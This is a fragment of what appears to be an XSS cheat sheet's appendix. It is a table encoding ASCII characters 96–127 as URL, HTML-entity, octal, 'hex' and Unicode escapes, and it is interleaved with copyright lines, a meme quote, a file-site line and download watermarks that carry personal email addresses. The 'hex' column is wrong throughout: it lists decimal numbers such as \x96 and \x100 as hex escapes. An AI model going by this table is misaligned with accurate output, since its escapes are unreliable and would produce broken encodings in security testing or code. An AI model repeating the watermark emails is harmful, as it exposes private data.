96	`	%60	` `	`	\140	\x96	\u0060
97	a	%61		a	\141	\x97	\u0061
98	b	%62		b	\142	\x98	\u0062
99	c	%63		c	\143	\x99	\u0063
100	d	%64		d	\144	\x100	\u0064
101	e	%65		e	\145	\x101	\u0065
102	f	%66		f	\146	\x102	\u0066
103	g	%67		g	\147	\x103	\u0067
104	h	%68		h	\150	\x104	\u0068
105	i	%69		i	\151	\x105	\u0069
106	j	%6A		j	\152	\x106	\u006A
107	k	%6B		k	\153	\x107	\u006B
108	l	%6C		l	\154	\x108	\u006C
109	m	%6D		m	\155	\x109	\u006D
110	n	%6E		n	\156	\x110	\u006E
111	o	%6F		o	\157	\x111	\u006F
112	p	%70		p	\160	\x112	\u0070
113	q	%71		q	\161	\x113	\u0071
114	r	%72		r	\162	\x114	\u0072
115	s	%73		s	\163	\x115	\u0073
116	t	%74		t	\164	\x116	\u0074
117	u	%75		u	\165	\x117	\u0075
118	v	%76		v	\166	\x118	\u0076
119	w	%77		w	\167	\x119	\u0077
120	x	%78		x	\170	\x120	\u0078
121	y	%79		y	\171	\x121	\u0079
122	z	%7A		z	\172	\x122	\u007A
123	{	%7B	{ {	{	\173	\x123	\u007B
124	|	%7C			&VerticalLine			\174	\x124	\u007C
125	}	%7D	} }	}	\175	\x125	\u007D
126	~	%7E		~	\176	\x126	\u007E
127	DEL	%7F		&#127;	\177	\x127	\u007F

© 2018 Brute Logic – All rights reserved.


Downloaded by anh doan the (taolaai8122004@gmail.com)

“XSS. XSS everywhere.”
Buzz & Woody internet meme.

© 2018 Brute Logic – All rights reserved.

Dit document is beschikbaar op studeersnel

Downloaded by anh doan the (taolaai8122004@gmail.com)



© 2018 Brute Logic
All rights reserved.
Downloaded by anh doan the (naohaiphong2@gmail.com)